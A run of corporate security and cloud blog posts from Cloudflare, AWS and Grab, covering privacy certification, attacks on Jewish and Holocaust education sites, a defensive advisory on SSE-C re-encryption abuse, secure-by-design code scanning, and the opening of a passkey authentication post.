Do you limit the use of the personal information you collect (whether directly or through the use of third parties acting on your behalf) as identified in your privacy statement?
It has long been a commitment of Cloudflare’s that we only use the personal information we collect for the purposes of providing the services we offer. Our business is built on providing customers with the tools to protect their network applications and to make them faster, more secure, more reliable, and more private. In our Privacy Policy, we commit that we will “only share or otherwise disclose your personal information as necessary to provide our Services or as otherwise described in this Policy, except in cases where we first provide you with notice and the opportunity to consent.” And we maintain internal documentation (in keeping with the CBPR’s accountability principle) to document the data we are processing and the purposes for which we process it.
Another key set of requirements in both the Global CBPRs and the Global PRP have to do with security safeguards. CBPR requirement question 27 asks:
Describe the physical, technical and administrative safeguards you have implemented to protect personal information against risks such as loss or unauthorized access, destruction, use, modification or disclosure of information or other misuses?
The similar requirement in the Global PRP is question 2:
Describe the physical, technical and administrative safeguards that implement your organization’s information security policy.
Cloudflare has implemented an information security program in accordance with the ISO/IEC 27000 family of standards. Details of Cloudflare’s security program are documented in Annex 2 (“Technical and Organizational Security Measures”) of Cloudflare’s Customer Data Processing Addendum, including the physical, technical and administrative safeguards implemented to protect personal information.
Related to the Accountability principle, question 46 asks:
Do you have mechanisms in place with personal information processors, agents, contractors, or other service providers pertaining to personal information they process on your behalf, to ensure that your obligations to the individual will be met?
When we have vendors who handle any of our, or our customers’, personal information, we require them to sign a Data Processing Addendum with us. This ensures the commitments we make to our customers in our customer agreements in turn flow through to our vendors, including the security requirements — holding them, and us, accountable.
More information
We are excited about the launch of the Global CBPR certifications, expected later in 2025, and we are proud that on this Data Privacy Day, we can yet again demonstrate our commitment to universally held principles for protecting the privacy of personal data.
You can find more about the Global CBPR System, the Global PRP, download a full copy of the requirements, and keep up to date with related news at globalcbpr.org.
For the latest information about our certifications, please visit our Trust Hub. Customers can also find out how to download a copy of Cloudflare’s certifications and reports from the Cloudflare dashboard.
January 27 marks the International Holocaust Remembrance Day — a solemn occasion to honor the memory of the six million Jews who perished in the Holocaust, along with countless others who fell victim to the Nazi regime’s campaign of hatred and intolerance. This tragic chapter in human history serves as a stark reminder of the catastrophic consequences of prejudice and extremism.
The United Nations General Assembly designated January 27 — the anniversary of the liberation of Auschwitz-Birkenau — as International Holocaust Remembrance Day. This year, we commemorate the 80th anniversary of the liberation of this infamous extermination camp.
As the world reflects on this dark period, a troubling resurgence of antisemitism underscores the importance of vigilance. This growing hatred has spilled into the digital realm, with cyberattacks increasingly targeting Jewish and Holocaust remembrance and educational websites — spaces dedicated to preserving historical truth and fostering awareness.
For this reason, here at Cloudflare, we began to publish annual reports covering cyberattacks that target these organizations. These cyberattacks include DDoS attacks as well as bot and application attacks. The insights and trends are based on websites protected by Cloudflare. This is our fourth report, and you can view our previous Holocaust Remembrance Day blogs here.

Project Galileo
At Cloudflare, we are proud to support these vital organizations through Project Galileo, an initiative providing free security protections to vulnerable groups worldwide. If you or your organization could benefit from this program, consider applying today to help protect these essential platforms and the invaluable work they do.
One of the organizations that we protect through Project Galileo is Muzeon, a museum dedicated to preserving Jewish history in Cluj-Napoca, Romania. Muzeon faced significant cyberattacks that impacted their website’s performance and hindered operations before using Cloudflare.
As part of Project Galileo, Muzeon implemented Cloudflare’s DDoS mitigation, Web Application Firewall (WAF), Managed DNS, and other services. These measures drastically reduced the attacks and allowed Muzeon to focus on its important mission of storytelling and preserving cultural heritage.
Cloudflare’s solutions not only protected their digital infrastructure but also freed up time for Muzeon to expand its interactive exhibits, ensuring they could continue sharing their essential work globally. You can read more about this case study here.
Significant rise in antisemitism around the world
Following the October 7, 2023, Hamas-led attack on Israel, there has been a surge in global antisemitic incidents. In the U.S. alone there have been more than 10,000 antisemitic incidents from October 7, 2023 to September 24, 2024, representing an over 200-percent increase compared to the incidents reported during the same period a year before. As we’ve seen, the digital world is often a mirror to the real world. As a result, it is not surprising that websites dedicated to sharing information about the Holocaust, as well as Jewish memorial and education platforms, are now increasingly being targeted online.
Cyberattacks against Jewish and Holocaust educational websites

For the years 2020, 2021, and 2022, the number of cyberthreats targeting Holocaust and Jewish educational and memorial websites protected by Cloudflare was, on average, 736,339 malicious HTTP requests annually.

After the October 7 Hamas-led attack, cyberattacks skyrocketed. In 2023, the amount of blocked HTTP requests surged by 872% to 35.7 million compared to 2022. Most of these cyberattacks occurred after October 7, 2023.
In 2024, the number of blocked HTTP requests exceeded 47 million — representing a 30% increase compared to 2023. Over 3 out of every 100 HTTP requests towards Holocaust and Jewish memorial and education websites protected by Cloudflare were malicious and blocked.
Cyber threats against Holocaust and Jewish memorial and educational websites by year
Cyberattacks by quarter

In the fourth quarter of 2023, the volume of malicious requests exceeded 27 million. Throughout the first three quarters of 2024, we saw a gradual decrease in the quantity of malicious requests. But in the fourth quarter of 2024, cyberattacks spiked by 33%, to 36 million requests, following the one-year anniversary of the October 7 assault.
Cyber threats against Holocaust and Jewish memorial and educational websites by quarter
Cyberattacks by month
Breaking down the quarters into months, we can see an initial peak in October 2023 after the October 7 Hamas-led attack. The volume of cyberattacks remained elevated during November and December 2023.
Afterward, as we entered 2024, the quantity and percentage of cyberattacks against these websites significantly decreased. In November, over a third (34%) of all requests towards these websites were blocked, with over 36 million requests blocked that month alone.
Cyber threats against Holocaust and Jewish memorial and educational websites by month
Helping build a safer Internet and a better world
On the International Holocaust Remembrance Day, we reflect on the importance of standing against both antisemitism and cyber threats — issues that have escalated since the October 7, 2023, Hamas-led attack.
At Cloudflare, we are unwavering in our commitment to create a safer, more inclusive Internet. The rise in antisemitism has made it even more critical to protect educational websites and communities from harmful cyber attacks. We invite everyone to join us in this fight. Even with our free plan, we offer strong security and performance, ensuring that vital resources and websites remain safe and accessible. By working together, we can protect the lessons of history and foster a more secure digital world for all.
Well, it’s been another historic year! We’ve watched in awe as the use of real-world generative AI has changed the tech landscape, and while we at the Architecture Blog happily participated, we also made every effort to stay true to our channel’s original scope, and your readership this last year has proven that decision was the right one.
AI/ML carries itself in the top posts this year, but we’re also happy to see that foundational topics like resiliency and cost optimization are still of great interest to our audience.
(By the way, if you were hoping for more AI/ML content, head on over to our sister channel, the AWS Machine Learning Blog!).
Without further ado, here are our top posts from 2024!
In keeping with Let’s Architect! series, we have our first of three favorites for the year. This set of resources helps you apply Well-Architected standards in practice.
As I said, Let’s Architect! has a winning series, and they’ve got a finger on the pulse of the tech world. This post about machine learning showcases some of the most exciting things happening at AWS.
Figure 3. Let’s Architect
If you’re more interested in generative AI, you can also take a look at another post from 2024: Let’s Architect! GenAI
Preparedness is another common theme in this year’s favorites. Michael, John, and Saurabh are well-versed in multi-Region architecture, and they’re here to share some strategies to contain failure impact.
Figure 4. When the application experiences an impairment using S3 resources in the primary Region, it fails over to use an S3 bucket in the secondary Region.
Let’s talk cost optimization. This post about a three-tier architecture that relies on the AWS Free Tier is a must-read for anyone looking for tips to help them avoid unnecessary costs (and that’s everyone).
Figure 5. Example of a three-tier architecture on AWS
As usual, Haleh & team are pros at making sure the Well-Architected Framework is current and relevant. Take a look at the enhanced and expanded guidance in all six pillars.
One more winning post from Luca, Federica, Vittorio, and Zamira! This collection of developer resources includes new ideas in AWS Lambda, Amazon Q Developer, and Amazon DynamoDB.
Frugality AND Well-Architected? What a winning combo! This post, inspired by the 2023 re:Invent keynote, outlines the seven laws of Frugal Architecture.
And finally, our number one post of the year! Amit and Luiz showcase a customer solution with real-world applications that builds on the guidelines of other posts in this list! Well done!
Figure 10. The Pilot Light scenario for a 3-tier application that has application servers and a database deployed in two Regions
Thank you!
As always, thanks to our contributors for their dedication and desire to share, and to you, our readers! We would be nothing with you. Literally.
For other top post lists, see our Top 10 and Top 5 posts from previous years.
Working with customers, our security teams detected an increase of data encryption events in S3 that used an encryption method known as server-side encryption using client-provided keys (SSE-C). While this is a feature used by many customers, we detected a pattern where a large number of S3 CopyObject operations using SSE-C began to overwrite objects, which has the effect of re-encrypting customer data with a new encryption key. Our analysis uncovered that this was being done by malicious actors who had obtained valid customer credentials, and were using them to re-encrypt objects.
It’s important to note that these actions do not take advantage of a vulnerability within an AWS service—but rather require valid credentials that an unauthorized user uses in an unintended way. Although these actions occur in the customer domain of the shared responsibility model, AWS recommends steps that customers can use to prevent or reduce the impact of such activity.
Using active defense tools, we have implemented automatic mitigations that will help to prevent this type of unauthorized activity in many cases. These mitigations have already prevented a high percentage of attempts from succeeding, without customers taking steps to protect themselves. However, the threat actors used valid credentials, and it is difficult for AWS to reliably distinguish valid usage from malicious use. Therefore, we recommend that customers follow best practices to mitigate risk.
We recommend that customers implement these four security best practices to protect against the unauthorized use of SSE-C:
Block the use of SSE-C unless required by an application
Implement data recovery procedures
Monitor AWS resources for unexpected access patterns
Implement short-term credentials
I. Block the use of SSE-C encryption
If your applications don’t use SSE-C as an encryption method, you can block the use of SSE-C with a resource policy applied to an S3 bucket, or by a resource control policy (RCP) applied to an organization in AWS Organizations.
Resource policies for S3 buckets are commonly referred to as bucket policies and allow customers to specify permissions for individual buckets in S3. A bucket policy can be applied using the S3 PutBucketPolicy API operation, the AWS Command Line Interface (CLI), or through the AWS Management Console. Learn more about how bucket policies work in the S3 documentation. The following example shows a bucket policy that blocks SSE-C request for a bucket called your-bucket-name>.
RCPs allow customers to specify the maximum available permissions that apply to resources across an entire organization in AWS Organizations. An RCP can be applied by using the AWS Organizations UpdatePolicy API operation, the AWS Command Line Interface (CLI), or through the AWS Management Console. Learn more about how RCPs work in the AWS Organizations documentation. The following example shows an RCP that blocks SSE-C requests for buckets in the organization.
Without data protection mechanisms in place, data recovery times can be longer. As a data protection best practice, we recommend that you protect against data being overwritten and that you maintain a second copy of critical data.
Enable S3 Versioning to keep multiple versions of an object in a bucket, so that you can restore objects that are accidentally deleted or overwritten. It is important to note that versioning may increase storage costs, especially for applications that frequently overwrite objects in a bucket. In this case, consider implementing S3 Lifecycle policies to manage older versions and control storage costs.
Additionally, copy or take backups of critical data to a different bucket and perhaps to a different AWS account or AWS Region. To do this, you can use S3 replication to automatically copy objects between buckets. These buckets can reside in the same or in different AWS accounts, as well as in the same or in different AWS Regions. S3 replication also offers an SLA for customers that have more stringent RPO (Recovery Point Objective) and RTO (Recovery Time Objective) requirements. Alternatively, you can use AWS Backup for S3, which is a managed service that automates periodic backup of S3 buckets.
III. Monitor AWS resources for unexpected access patterns
Without monitoring, unauthorized actions on S3 buckets may go unnoticed. We recommend that you use tools such as AWS CloudTrail or S3 server access logs to monitor access to your data.
You can use AWS CloudTrail to log events across AWS services (including Amazon S3) and even combine logs into a single account to make them available to your security teams to access and monitor. You can also create CloudWatch alarms based on specific S3 metrics or logs to alert on unusual activity. These alerts can help you identify anomalous behavior quickly. You can also set up automation that uses Amazon EventBridge and AWS Lambda to automatically take corrective measures. See this topic in the S3 documentation for an example implementation of a setup used to scan all buckets across an organization and apply S3 Block Public Access.
IV. Implement short-term credentials
The most effective approach to mitigating the risk of compromised credentials is to never create long-term credentials in the first place. Credentials that do not exist cannot be exposed or stolen, and AWS provides a rich set of capabilities that alleviate the need to ever store credentials in source code or in configuration files.
All of these technologies rely on the AWS Security Token Service (AWS STS) to issue temporary security credentials that can control access to AWS resources without distributing or embedding long-term AWS security credentials within an application, whether in code or in configuration files.
Summary
Detecting unintended encryption techniques like this in your environment requires vigilance and support. In this post, we highlighted the most common indicators to look for. As your security teams work to constantly protect your environment, know that a number of teams at AWS—including the AWS Customer Incident Response Team (CIRT), Amazon Threat Intelligence, and services teams like the Amazon S3 team—are working diligently to innovate, collaborate, and share insights to help protect your valuable data.
In this post, we provided an update on this recent threat to customer data and highlighted four security best practices that customers can use to protect against the risk of bad actors using SSE-C to encrypt data by using lost or stolen AWS credentials.
As threat actor tactics evolve, our commitment to customer security remains unwavering. Together, we are building a more secure cloud environment, allowing you to innovate with confidence.
If you ever suspect unauthorized activity, please don’t hesitate to contact AWS Support immediately.
In today’s rapidly evolving digital landscape, securing software systems has never been more critical. Cyber threats continue to exploit systemic vulnerabilities in widely used technologies, leading to widespread damage and disruption. That said, the United States Cybersecurity and Infrastructure Agency (CISA) helped shape best practices for the technology industry with their Secure-by-Design pledge. Cloudflare signed this pledge on May 8, 2024, reinforcing our commitment to creating resilient systems where security is not just a feature, but a foundational principle.
We’re excited to share an update aligned with one of CISA’s goals in the pledge: To reduce entire classes of vulnerabilities. This goal aligns with the Cloudflare Product Security program’s initiatives to continuously automate proactive detection and vigorously prevent vulnerabilities at scale.
Cloudflare’s commitment to the CISA pledge reflects our dedication to transparency and accountability to our customers. This blog post outlines why we prioritized certain vulnerability classes, the steps we took to further eliminate vulnerabilities, and the measurable outcomes of our work.
The core philosophy that continues: prevent, not patch
Cloudflare’s core security philosophy is to prevent security vulnerabilities from entering production environments. One of the goals for Cloudflare’s Product Security team is to champion this philosophy and ensure secure-by-design approaches are part of product and platform development. Over the last six months, the Product Security team aggressively added both new and customized rulesets aimed at completely eliminating secrets and injection code vulnerabilities. These efforts have enhanced detection precision, reducing false positives, while enabling the proactive detection and blocking of these two vulnerability classes. Cloudflare’s security practice to block vulnerabilities before they are introduced into code at merge or code changes serves to maintain a high security posture and aligns with CISA’s pledge around proactive security measures.
Injection vulnerabilities are a critical vulnerability class, irrespective of the product or platform. These occur when code and data are improperly mixed due to lack of clear boundaries as a result of inadequate validation, unsafe functions, and/or improper sanitization. Injection vulnerabilities are considered high impact as they lead to compromise of confidentiality, integrity, and availability of the systems involved. Some of the ways Cloudflare continuously detects and prevents these risks is through security reviews, secure code scanning, and vulnerability testing. Additionally, ongoing efforts to institute improved precision serve to reduce false positives and aggressively detect and block these vulnerabilities at the source if engineers accidentally introduce these into code.
Secrets in code is another vulnerability class of high impact, as it presents significant risk related to confidential information leaks, potentially leading to unauthorized access and insider threat challenges. In 2023, Cloudflare prioritized tuning our security tools and systems to further improve the detection and reduction of secrets within code. Through audits and usage patterns analysis across all Cloudflare repositories, we further decreased the probability of the reintroduction of these vulnerabilities into new code by writing and enabling enhanced secrets detection rules.
Cloudflare is committed to elimination of these vulnerability classes regardless of their criticality. By addressing these vulnerabilities at their source, Cloudflare has significantly reduced the attack surface and the potential for exploitation in production environments. This approach established secure defaults by enabling developers to rely on frameworks and tools that inherently separate data or secrets from code, minimizing the need for reactive fixes. Additionally, resolving these vulnerabilities at the code level “future-proofs” applications, ensuring they remain resilient as the threat landscape evolves.
Cloudflare’s techniques for addressing these vulnerabilities
To address both injection and embedded secrets vulnerabilities, Cloudflare focused on building secure defaults, leveraging automation, and empowering developers. To establish secure default configurations, Cloudflare uses frameworks designed to inherently separate data from code. We also increased reliance on secure storage systems and secret management tools, integrating them seamlessly into the development pipeline.
Continuous automation played a critical role in our strategy. Static analysis tools integration with DevOps process were enhanced with customized rule sets to block issues based on observed patterns and trends. Additionally, along with security scans running on every pull and merge request, software quality assurance measures of “build break” and “stop the code” were enforced. This prevented risks from entering production when true positive vulnerabilities were detected across all Cloudflare development activities, irrespective of criticality and impacted product. This proactive approach has further reduced the likelihood of these vulnerabilities reaching production environments.
Developer enablement was another key pillar. Priority was placed on bolstering existing continuous education and training for engineering teams by providing additional guidance and best practices on preventing security vulnerabilities, and leveraging our centralized secrets platform in an automated way. Embedding these principles into daily workflows has fostered a culture of shared responsibility for security across the organization.
The role of custom rulesets and “build break”
To operationalize the more aggressive detection and blocking capabilities, Cloudflare’s Product Security team wrote new detection rulesets for its static application security testing (SAST) tool integrated in CI/CD workflows and hardened the security criteria for code releases to production. Using the SAST tooling with both default and custom rulesets allows the security team to perform comprehensive scans for secure code, secrets, and software supply chain vulnerabilities, virtually eliminating injection vulnerabilities and secrets from source code. It also enables the security team to identify and address issues early while systematically enforcing security policies.
Cloudflare’s expansion of the security tool suite played a critical role in the company’s secure product strategy. Initially, rules were enabled in “monitoring only” mode to understand trends and potential false positives. Then rules were fine-tuned to enforce and adjust priorities without disrupting development workflows. Leveraging internal threat models, the team writes custom rules tailored to Cloudflare’s infrastructure. Every pull request (PR) and merge request (MR) was scanned against these specific rule sets, including those targeting injection and secrets. The fine-tuned rules, optimized for high precision, are then activated in blocking mode, which leads to breaking the build when detected. This process provides vulnerability remediation at the PR/MR stage.
Hardening these security checks directly into the CI/CD pipeline enforces a proactive security assurance strategy in the development lifecycle. This approach ensures vulnerabilities are detected and addressed early in the development process before reaching production. The detection and blocking of these issues early reduces remediation efforts, minimizes risk, and strengthens the overall security of our products and systems.
Outcomes
Cloudflare continues to follow a culture of transparency as it provides increased visibility into the root cause of an issue and consequently allowing us to improve the process/product at scale. As a result, these efforts have yielded tangible results and continue to strengthen the security posture of all Cloudflare products.
In the second half of 2024, the team aggressively added new rulesets that helped detect and remove new secrets introduced into code repositories. This led to a 79% reduction of secrets in code over the previous quarter, underscoring Cloudflare’s commitment to safeguarding the company’s codebase and protecting sensitive information. Following a similar approach, the team also introduced new rulesets in blocking mode, irrespective of the criticality level for all injection vulnerabilities. These improvements led to an additional 44% reduction of potential SQL injection and code injection vulnerabilities.
While security tools may produce false positives, customized rulesets with high-confidence true positives remain a key step in order to methodically evaluate and address the findings. These reductions reflect the effectiveness of proactive security measures in reducing entire vulnerability classes at scale.
Future plans
Cloudflare will continue to mature the current practices and enforce secure-by-design principles. Some other security practices we will continue to mature include: providing secure frameworks, threat modeling at scale, integration of automated security tooling in every stage of the software development lifecycle (SDLC), and ongoing role based developer training on leading edge security standards. All of these strategies help reduce, or eliminate, entire classes of vulnerabilities.
Conclusion
Irrespective of the industry, if your organization builds software, we encourage you to familiarize yourself with CISA’s ‘Secure by Design’ principles and create a plan to implement them in your company. The commitment is built around seven security goals, prioritizing the security of customers.
The CISA Secure by Design pledge challenges organizations to think differently about security. By addressing vulnerabilities at their source, Cloudflare has demonstrated measurable progress in reducing systemic risks.
Cloudflare’s continued focus on addressing vulnerability classes through prevention mechanisms outlined above serves as a critical foundation. These efforts ensure the security of Cloudflare systems, employees, and customers. Cloudflare is invested in continuous innovation and building a safe digital world.
You can also find more updates on our blog as we build our roadmap to meet all seven CISA Secure by Design pledge goals by May 2025, such as our post about reaching Goal #5 of the pledge.
As a cybersecurity company, Cloudflare considers product security an integral part of its DNA. We strongly believe in CISA’s principles issued in the Secure by Design pledge, and will continue to uphold these principles in the work we do.
This blog post introduces Passkey — our latest addition to the Grab app — a step towards a secure, passwordless future. It provides an in-depth look at this innovative authentication method that allows users to have full control over their security, making authentication seamless and phishing-resistant. By the end of this piece, you will understand why we developed Passkey, how it works, the challenges we overcame, and the benefits brought to us post-launch. Whether you’re a tech enthusiast, a cybersecurity follower, or a Grab user, this piece offers valuable insights into the passwordless authentication sphere and Grab’s commitment to user safety and comfort.
Introduction
In the evolving world of digital security, Grab has always prioritised user account safety. A significant part of this involves exploring more secure and user-friendly authentication methods. Enter Grab’s Passkey — a major step towards passwordless authentication that leverages the Fast IDentity Online (FIDO) standard, giving users full control over their security, and making authentication seamless.
Background
Traditionally, the authentication process primarily relies on passwords — a precarious practice given the vulnerability to various security threats, such as phishing, keystroke logging, and brute-force attacks. This downside leads to the pursuit of safer, more user-friendly alternatives. Among these is the introduction of passwordless authentication.
A passwordless authentication method eliminates the need for users to enter traditional passwords during the verification process. Instead, it employs alternatives like:
Email link: A one-time clickable link sent via email.
One-Time Passcodes (OTPs): Temporary codes sent to users.
Social logins: Using existing profiles on platforms like Facebook or Google to sign in.
Authenticator apps: Software that generates time-sensitive codes.
Solution
Recognising the limitations and security issues of traditional password-based authentication, we turned to a more secure, user-friendly solution – the passwordless authentication system. Among other methods, we are also enabling Passkey, built on the FIDO standard. This global standard fosters wider adoption and support from consumer brands, making Passkey a secure and convenient choice.
Why Passkey?
